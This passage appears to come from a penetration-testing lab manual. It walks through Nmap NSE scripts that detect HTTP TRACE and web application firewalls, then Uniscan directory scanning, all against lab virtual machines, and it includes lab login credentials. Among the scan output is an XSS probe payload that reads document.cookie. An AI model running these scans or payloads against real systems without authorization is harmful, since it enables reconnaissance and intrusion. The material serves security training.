
11. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.



```
┌─[root@parrot]─[~]
└──╼ #nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.80 ( https://nmap.org ) at [redacted] 07:27 EST
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating ARP Ping Scan at 07:27
Scanning www.goodshopping.com (10.10.10.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x000C29D7 and arp[2
2:2] = 0x4BC8
Completed ARP Ping Scan at 07:27, 0.00s elapsed (1 total hosts)
```



```
Completed ARP Ping Scan at 07:27, 0.00s elapsed (1 total hosts)
Overall sending rates: 870.32 packets / s, 36553.52 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 07:27
Scanning www.goodshopping.com (10.10.10.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.10.13 and (icmp or icmp6
or ((tcp or udp or sctp) and (src host 10.10.10.19)))
Discovered open port 135/tcp on 10.10.10.19
Discovered open port 21/tcp on 10.10.10.19
Discovered open port 445/tcp on 10.10.10.19
Discovered open port 111/tcp on 10.10.10.19
Discovered open port 80/tcp on 10.10.10.19
Discovered open port 139/tcp on 10.10.10.19
Discovered open port 3389/tcp on 10.10.10.19
Discovered open port 2049/tcp on 10.10.10.19
Discovered open port 1077/tcp on 10.10.10.19
Discovered open port 1078/tcp on 10.10.10.19
Discovered open port 1801/tcp on 10.10.10.19
Discovered open port 2105/tcp on 10.10.10.19
Increased max_successful_tryno for 10.10.10.19 to 1 (packet drop)
Discovered open port 5357/tcp on 10.10.10.19
Discovered open port 1072/tcp on 10.10.10.19
Discovered open port 2103/tcp on 10.10.10.19
Discovered open port 2107/tcp on 10.10.10.19
Completed SYN Stealth Scan at 07:27, 1.57s elapsed (1000 total ports)
Overall sending rates: 717.23 packets / s, 31558.25 bytes / s.
NSE: Script scanning 10.10.10.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:27
NSE: Starting http-trace against www.goodshopping.com (10.10.10.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.10.19:80).
```




```
NSE: Finished http-trace against www.goodshopping.com (10.10.10.19:80).
Completed NSE at 07:27, 0.02s elapsed
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up, received arp-response (0.00087s latency).
Scanned at [redacted] 07:27:15 EST for 2s
Not shown: 984 closed ports
Reason: 984 resets
PORT     STATE SERVICE       REASON
21/tcp   open  ftp           syn-ack ttl 128
80/tcp   open  http          syn-ack ttl 128
111/tcp  open  rpcbind       syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
1072/tcp open  cardax        syn-ack ttl 128
1077/tcp open  imgames       syn-ack ttl 128
1078/tcp open  avocent-proxy syn-ack ttl 128
1801/tcp open  msmq          syn-ack ttl 128
2049/tcp open  nfs           syn-ack ttl 128
2103/tcp open  zephyr-clt    syn-ack ttl 128
2105/tcp open  eklogin       syn-ack ttl 128
2107/tcp open  msmq-mgmt     syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
5357/tcp open  wsdapi        syn-ack ttl 128
MAC Address: 00:0C:29:F9:E5:DE (VMware)
Final times for host: srtt: 868 rttvar: 860  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
           Raw packets sent: 1125 (49.484KB) | Rcvd: 1001 (40.092KB)
┌─[root@parrot]─[~]
```

Figure 1.6.5: Host Map on target host result

12. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.

13. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.

14. This command will probe the target host with malicious payloads and detect the changes in the response code.



```
┌─[root@parrot]─[~]
└──╼ #nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-08 23:47 EST
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up (0.00034s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.goodshopping.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 00:0C:29:26:83:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

Figure 1.6.6: WAF Detection on target host result

15. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
16. Close the terminal windows on the **Parrot Security** virtual machine.
17. Turn off the **Windows Server 2019** virtual machine.

TASK 7

Uniscan Web Server Fingerprinting in Parrot Security

Note: Ensure that the **Parrot Security** virtual machine is running.

TASK 7.1

Start WampServer in Windows Server 2016

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **pa$$word**.
2. Start WAMPServer on the **Windows Server 2016** virtual machine. Double-click the **WAMPServer** shortcut icon on **Desktop** to start the service.
3. Wait until the WAMPServer icon turns **green** in the notification area, as shown in the screenshot.
4. Leave the **Windows Server 2016** virtual machine running and switch to the **Parrot Security** virtual machine.




Figure 1.7.1: Windows Server 2016 WAMP Server

5. Now, on the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


8. Now, type **cd** and press **Enter** to jump to the root directory

TASK 7.2

View Uniscan Help Options

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

9. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
10. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.




```
┌─[root@parrot]─[~]
└──╼ #uniscan -h
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


OPTIONS:
        -h      help
        -u      <url> example: https://www.example.com/
        -f      <file> list of url's
        -b      Uniscan go to background
        -q      Enable Directory checks
        -w      Enable File checks
        -e      Enable robots.txt and sitemap.xml check
        -d      Enable Dynamic checks
        -s      Enable Static checks
        -r      Enable Stress checks
        -i      <dork> Bing search
        -o      <dork> Google search
        -g      Web fingerprint
        -j      Server fingerprint
```

Figure 1.7.2: Uniscan help command

TASK 7.3

Perform Directory Scan

11. In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -q** and hit **Enter** to start scanning for directories.
12. Here, 10.10.10.16 is the IP address of the **Windows Server 2016** virtual machine. This may vary in your lab environment.
13. In the above command, the -u switch is used to provide the target URL, and the -q switch is used to scan the directories in the web server.

